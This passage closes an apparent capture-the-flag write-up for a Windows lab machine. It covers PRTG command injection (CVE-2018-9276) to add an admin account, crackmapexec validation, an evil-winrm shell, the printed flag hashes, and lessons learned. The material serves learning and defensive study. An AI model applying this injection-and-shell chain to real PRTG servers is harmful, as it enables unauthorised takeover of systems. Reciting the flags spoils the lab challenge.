
Save and trigger the notification manually. The command runs as Administrator and creates the account:
We validate the new account with crackmapexec, which also marks Pwn3d! (local admin):
crackmapexec smb 10.10.10.152 -u jaime -p 'j4ime!'
SMB  10.10.10.152  445  NETMON  [*] Windows Server 2016 Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False) (SMBv1:True)
SMB  10.10.10.152  445  NETMON  [+] netmon\jaime:j4ime! (Pwn3d!)
Flags
With a local admin, Evil-WinRM gives a shell and both flags (root included, being admin):
evil-winrm -u jaime -p 'j4ime!' -i 10.10.10.152
4c90d4308d1dcf083088287302ce1200   # user.txt
62a572d69cae590c636360eb94fcb5dc   # root.txt
type C:\Users\Public\Desktop\user.txt
type C:\Users\Administrator\Desktop\root.txtAttack chain
nmap (21 ftp-anon, 80 PRTG 18.1.37, 445 SMB, 5985 WinRM)
  └─> anonymous FTP → C:\ProgramData\Paessler\... \ PRTG Configuration.old.bak
        └─> stale credential prtgadmin:PrTg@dmin2018
              └─> year password guessing → PrTg@dmin2019 (PRTG panel)
                    └─> CVE-2018-9276: Execute Program notification with ; in Parameter
                          └─> net user jaime + net localgroup administrators (as Administrator)
                                └─> cme smb (Pwn3d!) → evil-winrm → user.txt + root.txt
Lessons learned
- Anonymous FTP with access to
C:\is a disaster on its own: it exposes config files, backups and app paths. PRTG storing its credentials in an accessible.bakis the root failure. - A stale password is worth its pattern.
PrTg@dmin2018didn't work, but it gave away thePrTg@dmin<year>scheme. Try variations (year, suffixes, case) before discarding a found credential. - CVE-2018-9276 is a reminder that any field ending in a shell ("run program" parameters) is potential command injection. PRTG ran those notifications as SYSTEM, so the injection grants the highest level outright.
- Pinning the exact version (
18.1.37) leads straight to the CVE. Monitoring software is privileged by nature (it must see the whole system), and a flaw in it usually means full control.